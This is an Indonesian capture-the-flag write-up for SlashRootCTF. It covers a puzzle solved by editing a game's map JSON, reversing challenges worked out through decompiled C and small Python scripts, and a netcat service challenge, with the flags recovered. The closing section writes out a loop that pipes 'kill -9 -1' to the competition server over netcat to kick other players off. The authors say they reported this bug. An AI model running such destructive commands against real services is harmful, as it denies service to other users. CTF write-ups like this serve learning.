
Guessing Mode : Extreme

Hint! Pass .rar? Pass .rar nya apa kak?


Hmmm, gimana ya, coba aku masuk ke pintu yang tadi lagi deh, hey pintu...!

Solusi :

Awalnya kita diberikan sebuah file Joy.rar




Ada sebuah file rar yang ada passwordnya, kita curiga, password dari file rar tersebut ada di folder Key, didalam folder Key ternyata ada sebuah game, coba kita mainkan, pada interface awal, kita langsung coba masuk ke arah pintu, didapatkan



Password Rar nya : Terbukalah

Buka file Code-BR3AKER.rar





Ternyata sebuah game lagi, dan menariknya game tersebut bisa dimainkan dengan browser pada folder `www/`

Awalnya kita mainkan gamenya secara normal, kita ketahui, setiap pergantian map pasti akan memanggil file `Map(IDMAP).json`, example: `Map017.json`

Kita Coba Mainkan gamenya di browser, dan kita liat , gamenya memanggil map apa untuk pertama kalinya, kita dapatkan `Map030.json`

Kita coba mainkan gamenya sebentar untuk melihat tujuan dari gamenya apa, ternyata, ada seorang laki-laki yang ingin mencari temannya yang bernama "Gun"



Kita coba cari kedalam seluruh file json yang ada, yang mengandung string “Gun”, Ternyata didapatkan pada Map021.json

```
{
    "code": 401, "indent": 0, "parameters": ["Proh
:"]
},
{
    "code": 401, "indent": 0, "parameters": ["Nah
```

```

disini kau rupanya."]
    }
    ,
    {
        "code": 101, "indent": 0, "parameters":
["player", 0, 1, 2]
    }
    ,
    {
        "code": 401, "indent": 0, "parameters": ["Gun :"]
    }
    ,
    {
        "code": 401, "indent": 0, "parameters": ["Proh?"]
    }
    ,
    {
        "code": 101, "indent": 0, "parameters": ["utama",
0, 1, 2]
    }
    ,
    {
        "code": 401, "indent": 0, "parameters": ["Proh
:"]
    }
    ,
    {
        "code": 401, "indent": 0, "parameters": ["Haha,
akhirnya aku menemukanmu."]
    }
    ,
    {
        "code": 101, "indent": 0, "parameters":
["player", 0, 1, 2]
    }
    ,
    {
        "code": 401, "indent": 0, "parameters": ["Gun :"]
    }
    ,
    {
        "code": 401, "indent": 0, "parameters": ["Aku
terjebak disini, terakhir yang aku ingat, aku sedang
tidur-tiduran di hutan"]
    }

```

Nah kita coba replace json dari Map021.json ke Map030.json , karena pertama kali game ngeload Map30.json

Tadaaa kita berhasil masuk ke Map021



Tetapi permasalahannya kita tidak bisa masuk kedalam object , padahal kita ingin tau dan berbicara kepada object yang bisa kita ajak berinteraksi





Nah kita dapet ide, gimana caranya agar object orang yang ada didalam game bisa pindah sesuai koordinat yang kita inginkan, dan berhasil dengan cara merubah koordinat object orang pada json



Mari kita ajak bicara beliau beliau, pertama ajak bicara yang objek baju biru lalu baru objek cewe

Ternyata si cewe meminta kode baru lagi, yaitu kode pintu keluar, kita search aja pada json yang ada, dengan mengikuti alur pembicaraannya


```
{
    "code": 401, "indent": 0, "parameters": ["Masukkan
    Code"]
}
```



```

    }
    ,
    {
        "code": 401, "indent": 0, "parameters": ["-Tekan
tombol \"Enter\" untuk memasukan huruf"]
    }
    ,
    {
        "code": 401, "indent": 0, "parameters": ["-Tekan
tombol \"X\" untuk menghapus huruf"]
    }
    ,
    {
        "code": 303, "indent": 0, "parameters": [1, 16]
    }
    ,
    {
        "code": 111, "indent": 0, "parameters": [4, 1, 1,
"BR3AKER"]
    }
    ,
    {
        "code": 101, "indent": 1, "parameters": ["People1", 3,
1, 2]
    }
    ,
    {
        "code": 401, "indent": 1, "parameters": ["Ana :"]
    }
    ,
    {
        "code": 401, "indent": 1, "parameters": ["Hahaha, kau
benar. Sebenarnya aku cuma iseng aja sih :p"]
    }

```



Taddaaaaaaa



Flag : **SlashRootCTF{LM2o}**

Reversing

Rev4Fun (75 pts)

Reverse for fun and profit ...

Solusi:

Diberikan binary 64 bit yang akan meminta flag jika dijalankan. Berikut programnya yang sudah didecompile

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    int result; // eax@14
    __int64 v4; // rcx@14
    char s; // [sp+10h] [bp-20h]@1
    char v6; // [sp+11h] [bp-1Fh]@3
    char v7; // [sp+12h] [bp-1Eh]@5
    char v8; // [sp+13h] [bp-1Dh]@7
    char v9; // [sp+14h] [bp-1Ch]@8
    char v10; // [sp+15h] [bp-1Bh]@10
    char v11; // [sp+16h] [bp-1Ah]@11
    char v12; // [sp+17h] [bp-19h]@2
    char v13; // [sp+18h] [bp-18h]@9
    __int64 v14; // [sp+28h] [bp-8h]@1

    v14 = *MK_FP(__FS__, 40LL);
    printf("Enter the flag: ", argv, envp);
    fgets(&s, 10, stdin);
    if ( (strlen(&s) - 1) <= 9
        && v12 == 48
        && v6 > 100
        && v6 <= 101
        && v7 > 117
        && v7 < 119
        && v8 == num
        && v9 == num + 10
        && v13 == 107
        && v10 > num + 15
        && v11 == v8
        && s == 114 )
    {
        printf("Nice manteb, SlashRootCTF{%s}\n", &s);
        result = 0;
        v4 = *MK_FP(__FS__, 40LL) ^ v14;
        return result;
    }
}
```

Ok. Terlihat ya bahwa panjang flagnya adalah 9 dengan masing - masing karakternya dengan ketentuan tertentu. Yang menjadi masalah adalah bagian `v10 > num + 15`. Di situ beberapa kali harus dicoba mana yang benar seperti berikut

```
>>> for x in range(16, 30):
...     a = [114, 101, 118, 0x5f, 0x5f+10, 0x5f+x, 0x5f, 48, 107]
...     ''.join(chr(i) for i in a)
...
'rev_io_0k'
'rev_ip_0k'
'rev_iq_0k'
'rev_ir_0k'
'rev_is_0k'
'rev_it_0k'
'rev_iu_0k'
'rev_iv_0k'
'rev_iw_0k'
'rev_ix_0k'
'rev_iy_0k'
'rev_iz_0k'
'rev_i{_0k'
'rev_i|_0k'
```

Dari percobaan submit flag, ternyata yang benar adalah `rev_is_0k`.

Flag : **SlashRootCTF{rev_is_0k}**

Galactic (100 pts)

Hmm, saya kesulitan menemukan flagnya , bisa bantu saya temukan flagnya ?

Solusi :

Diberikan file binary 64 bit. Langsung buka dengan decompiler handal

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    unsigned int i; // [sp+Ch] [bp-4h]@1

    printf("Enter flag : ", argv, envp);
    fgets(&buf, 13, _bss_start);
    encry();
    for ( i = 0; i <= 11; ++i )
    {
        if ( res[i] != ((i + 37) ^ *(&buf + i)) )
        {
            puts("Oops, salah!");
            exit(1);
        }
    }
}
```

```

    }
    printf("Nice, here is your flag: SlashRootCTF{%s}\n",
6295769LL);
    return 0;
}

```

Simple. Inputan kita jika dixon dengan $i + 37$ harus sama dengan $res[i]$. Apa nilai res ? Ada di fungsi `encry`.

```

signed __int64 encry()
{
    unsigned int i; // [sp+0h] [bp-4h]@1

    for ( i = 0; i <= 11; ++i )
        res[i] = val[i] & (enc[i] + plus[4 * i]);
    return 6295782LL;
}

```

Dan jika dilihat masing - masing nilai `val`, `enc`, dan `plus`, kita dapat merekonstruksi kembali nilai `res` ini.

XOR adalah fungsi yang dapat dibalik, sehingga kita dapat mendapatkan nilai yang seharusnya benar.

Buat script seperti berikut dengan python.

```

#!/usr/bin/python

val = [0x57,0x5b,0x5d,0x5f,0x6c,0x6f,0x72,0x7e,0x7f,
0xdb,0xdf,0xf1]
enc = [0x54,0x3e,0x4b,0x3c,0x42,0x3c,0x1b,0x0c,0x3d,0x50,0x3b,6]
plus = [3,5,6,9,0x0a,0x0b,0x37,0x42,0x22,0x0b,0x0c,0x0b]

res = []
for i in range(12):
    temp = val[i] & enc[i] + plus[i]
    res.append(temp)

hasil = ''
for i in range(12):
    hasil += chr(res[i] ^ (i + 37))

print hasil

```

Didapatkan flagnya.

Flag : **SlashRootCTF{revmemorybruh!}**

Connect: nc 103.200.7.150 9977

Diberikan sebuah service yang hanya memberikan 3 command, yaitu cat, ls, dan gdb. Selain itu, terdapat pula binary bernama rev_me. Agar lebih mudah, kita akan mengambil binary tersebut ke local kita dengan cara mengekusi cat dari local seperti berikut ini.

46

```

u'H0E0H0p @000000H0 H0000000000< @0{000H0
H000000000H0M0dH3

%(t0c00000DAWA00AVI00AUI00ATL0%0 UH0-0
SL)010H00H0000000H00t0L00L00D00A00H00H90u0H0[]A\A]A^A_0ff.
000H0H00[x] Welcome to the Jungle - SlashRoot Hacking
Departement [x][+] Login : Mantap, flagnya: SlashRootCTF{%s}!
Oops, masih salah!;4000000000P0000000000`000zRx
                                0X0000*zRx

0$00000FJ
M
0?;*3$"D00000RA0C
Dd 0000eB0E0E 0E(0H00H80M@l8A0A(B BB0H0000000@
@``0000o000000@ `@
Y
`000@pH 0000o00000000000*0(`000000000000000GCC: (Ubuntu
4.8.4-2ubuntu1~14.04.3)
4.8.4.shstrtab.interp.note.ABI-tag.note.gnu.build-id.gnu.hash.dyn
sym.dynstr.gnu.version.gnu.version_r.rela.dyn.rela.plt.init.text.
fini.rodata.eh_frame_hdr.eh_frame.init_array.fini_array.jcr.dynam
ic.got.got.plt.data.bss.comment
                                8@8T@T
!t@t$40000o000>

0000F000yN0000o*0*[0000o000j0p0pt0000

~`@`y000000000000 @00P @P 400 @0 000
0(`(0000`0P`P```00`+00
$

```

Sekarang kita potong atasnya dengan ghex untuk mendapatkan binary murninya.
Didapatkan sebagai berikut.

```

$ file hasil
hasil: ELF 64-bit LSB executable, x86-64, version 1 (SYSV),
dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for
GNU/Linux 2.6.24,
BuildID[sha1]=d0772ea2e6ea3d78039befb2158781b25e4fdaec, stripped

```

Oke, sekarang kita decompile dengan decompiler handal dan didapatkan

```

__int64 sub_4006ED()
{
    __int64 result; // rax@9
    __int64 v1; // rcx@9

```

```

int v2; // [sp+8h] [bp-38h]@1
unsigned int i; // [sp+Ch] [bp-34h]@1
unsigned __int64 v4; // [sp+10h] [bp-30h]@1
int v5; // [sp+18h] [bp-28h]@1
char s[24]; // [sp+20h] [bp-20h]@1
__int64 v7; // [sp+38h] [bp-8h]@1

v7 = *MK_FP(__FS__, 40LL);
v5 = 0;
v4 = 0x8070847A70737578LL;
LOWORD(v5) = 0x727C;
BYTE2(v5) = 0x8Au;
puts("[x] Welcome to the Jungle - SlashRoot Hacking Departement
[x]");
fflush(stdout);
printf("[+] Login : ");
fflush(stdout);
fgets(s, 12, stdin);
v2 = 0;
for ( i = 0; i <= 10; ++i )
{
    *(&v4 + i) -= 17;
    if ( s[i] == *(&v4 + i) )
        ++v2;
}
if ( v2 == 11 )
{
    printf("Mantap, flagnya: SlashRootCTF{%s}!\n", s);
    fflush(stdout);
}
else
{
    puts("Oops, masih salah!");
    fflush(stdout);
}
result = 0LL;
v1 = *MK_FP(__FS__, 40LL) ^ v7;
return result;
}

```

Jadi sekarang inputannya harus dikurangi 17 untuk mendapatkan flagnya. Hasilnya didapatkan flag yaitu

Flag : **SlashRootCTF{gdb_is_okay}**

Tambahan:

Untuk soal ini, sang attacker dapat saja iseng dengan mengganggu jalannya kompetisi. Artinya peserta lain tidak dapat mengerjakan challenge ini. Jika attacker memasukkan perintah

```
$ while true; do echo "kill -9 -1" | nc 103.200.7.150 9977; done
```

Maka ketika ada peserta lain yang mengakses service ini, mereka akan langsung keluar dari service. Bug ini sudah dilaporkan dan oleh karena itu kami mendapatkan tambahan 10 poin melalui flag **SlashRootCTF{thanks_for_your_report}** yang diberikan oleh panitia.